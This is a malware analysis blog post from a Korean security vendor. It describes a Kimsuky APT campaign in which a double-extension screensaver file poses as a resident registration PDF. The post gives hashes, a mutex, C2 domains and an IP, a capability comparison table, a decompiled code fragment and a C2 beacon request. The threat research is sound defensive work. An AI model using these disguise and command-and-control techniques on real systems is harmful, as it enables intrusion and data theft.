Kimsuky organization, beware of 'Blue Estimate Part 3' APT attacks disguised as actual resident registrati on files

Malicious code analysis report

by Alyac · 2020. 2. 6. 23:38

hello? This is East Security ESRC (Security Response Center).

On February 6, 2020, an APT (Advanced Persistent Threat) attack disguised as a PDF

scan file of the actual resident registration certificate of a former ○○ Education Center official appeared. The detection name of the malicious file is 'Trojan.Dropper.1081856K'.

This attack was confirmed to be the third variant of the ' Kim_Suki_organization,_APT_attack_impersonating_a_quote_for_the_Blue_House_Nokjiwon/Sangchunjae_event ' that was disclosed on December 4, 2019 .

【Operation Blue Estimate】

file name	Production date (time stamp)	MD5
Vietnam Green Garden Sangchunjae Event Estimate.hwp (including many spaces) .exe	2019-12-02 18:01:05 (KST)	35d60d2723c649c97b41

【Operation Blue Estimate Part2 (Operation Blue Estimate Part2)】

file name	Production date (time stamp)	MD5
Ohseongsa MC2-500 exterior diagram P1307033 Model_Modified.pdf (including many spaces) .exe	2020-01-17 10:33:41 (KST)	da799d16aed24cf4f8ec6

【Operation Blue Estimate Part3 (Operation Blue Estimate Part3)】

file name	Production date (time stamp)	MD5
Resident registration copy.pdf (including many spaces) .scr	2020-02-06 15:27:36 (KST)	20add5eb5fbe527a8b60


【Operation Blue Estimate Part4 (Operation Blue Estimate Part4)】

file name	Production date (time stamp)	MD5
letter of indemnity (new version).pdf (including many spaces) .exe	2020-02-13 14:58:31 (KST)	cf87475a87cb2172e73ee

While the Blue Estimate campaign continues, the variant produced on February 6, 2020 actually shows a screen of a specific person's resident registration certificate issued online.

Malicious files disguised with double extensions, like PDF documents, are executed identically to EXE executable files through the actual screen saver (SCR) extension. Then, create and load the 'Resident Registration Copy.tif' image file included in the internal resources.

The resident registration table shown actually contains personal information that appears to be related to former ○○ Education Center officials.




[Figure 1] Resident registration copy image screen displayed after a malicious file is

executed

The malicious file 'Resident registration copy.pdf (including many spaces) .scr' has the following resource (BINARY) area inside, and the resource name is the same as in the existing Blue Estimate campaign.


And when the malicious file was created, you can see that it was created based on Korean.

The '103' area contains image files, and the '104' area contains 64-bit malicious DLL files.



[Figure 2] Malicious file internal resource screen

Since this host file creates and runs a 64-bit DLL file with the name 'Hero.dll', the following error window may occur when run on a 32-bit operating system.



[Figure 3] Error message screen that appears when running on a 32-bit Windows OS

The malicious file uses the 'HelloSidney' mutex value, which is the same as 'Oseongsa MC2-500 Appearance P1307033 Model_Modified.pdf (including many spaces) .exe'.

```
memset(&Dst, 0, 0x103ui64);
GetModuleFileNameA(0i64, &Filename, 0x104u);
v2 = strrchr(&Filename, 92);
if ( v2 && !stricmp(v2 + 1, &Str2) )
{
  sub_180001000((__int64)"33629dfb69f22141b24ea039661327ef7b7c8d1a1cbdf5d00c27fe",
  v3 = CreateMutexA(0i64, 1, &Name);          // HelloSidney
  if ( GetLastError() == 183 )
  {
    CloseHandle(v3);
    return 0i64;
  }
  sub_180009F50();
  sub_1800015B0(byte_18002C2F0);
  pszPath = 0;
  memset(&v15, 0, 0x3FFui64);
  FileName = 0;
  memset(&v13, 0, 0x3FFui64);
  v16 = 0;
  memset(&v17, 0, 0x3FFui64);
  sub_1800025D0(0i64, &pszPath, 0i64, 0i64);
  sprintf_s(&FileName, 0x400ui64, "%s\\conf.ini", &pszPath);
  File = 0i64;
  fopen_s(&File, &FileName, "r");
  sub_18000C274(File, "%s", &v16, 1024i64);
  fclose(File);
  DeleteFileA(&FileName);
```

[Figure 4] Mutex creation screen

The payload of similar operations in the past is different for each operation. Characteristically, there are differences in C&C, strings, and function methods, but the 'MAC address and serial information collection' function shows a common code.

	Fake Capsule (AlyacMonitor.db)	Blue Estimate (NewACt.dat)	Blue Estimate 2 (Hero.dll)

MD5	66B73FBA4E47B3184EDD75B0CE9CF928	E54B370D96CA0E2ECC083C2D42F05210	C315DE8AC15B51163A3BC075063A58AA
Time-Stamp	2019.01.06 14:55:36 UTC	2019/11/19 07:15:57 UTC	2020/01/07 01:38:25 UTC
Export Function Name	CheckFile	checkdrive	-
PDB Path	-	-	E:\works\utopia\Utopia_v0.2\bin\AppleSeed64.pdb
Mutex	AlyacMon	The glory of Papua	HelloSidney
C&C (C2)	safe-naver-mail.pe.hu	antichrist.or.kr	Happy-New-Year.esy.es
Boundary	boundary=----------44cdd22e90f	boundary=----------223de5564f	====19d953e4
Injection Process	**explorer.exe**	**explorer.exe**	**explorer.exe**
Registry Autoruns Name	Alyac Update	lyric	IEAutoUpdate
C&C address load method	Load hardcoded C&C address from 'AlyacMonitor.db_ini'	Hardcoded inside malware	When running with regsvr32.exe, load the C&C address encoded in the argument value.
C&C connection method	Inside the payload (Windows API)	Inside the payload (Windows API)	Drop and run JavaScript
OS information collection function	**O**	X	**O**
Mac address, serial information collection function	**O**	**O**	**O**
Secondary payload file name	Specifying payload file names in C&C commands	Lyric.dat Sway.dat	[User Mac address]_[Year-Month-Day_Hour_Minute_Second_Millisecond]

main command control function	1) C&C changes **2) Downloader** 3) Self-delete **4) Execute cmd command**	**1) Downloader** 2) Self-delete	**1) Downloader** 2) Uploader **3) Execute cmd command**

* Comparative analysis data for Threat Inside threat intelligence report (https://www.threatinside.com/)

In this ' Operation Blue Estimate Part3', 'Hero.dll' and 'HelloSidney' have the same common features, but PDB has been removed and C2 has been changed to 'mernberinfo.tech (213.190.6.159)' address. It is done.

```
GET /wp-data/?m=[redacted]&p=[redacted]&v=win[redacted]x64 HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: mernberinfo.tech

HTTP/1.1 200 OK
Connection: Keep-Alive
X-Powered-By: PHP/7.2.26
Content-Type: text/html; charset=UTF-8
Cache-Control: public, max-age=604800
```

[Figure 5] C2 communication packet screen

ESRC believes that the 'Kimsuky' organization is behind this APT attack, and more detailed analysis will be provided separately in the threat intelligence report of ' Threat Inside ' in the future.

tag

#Kimsuky #mernberinfo.tech #Operation Blue Estimate #Souki Kim #Operation Blue Estimate #ID card

Related posts

see more

Beware of 'issue celebrity' Naver phishing posts being …
2020.02.11

Malicious emails exploiting the new coronavirus issue …
2020.02.07

Beware of smishing aimed at Koreans disguised as "I…
2020.02.03

Beware of Emotet malware being distributed through …
2020.01.29

0 comments

East Security Pill Blog

This is East Security's official blog. East Security will become a leading company in cyber threat intelligence using AI technology.

Subscribe

name password

Please enter a comment.

secret message

Leave a comment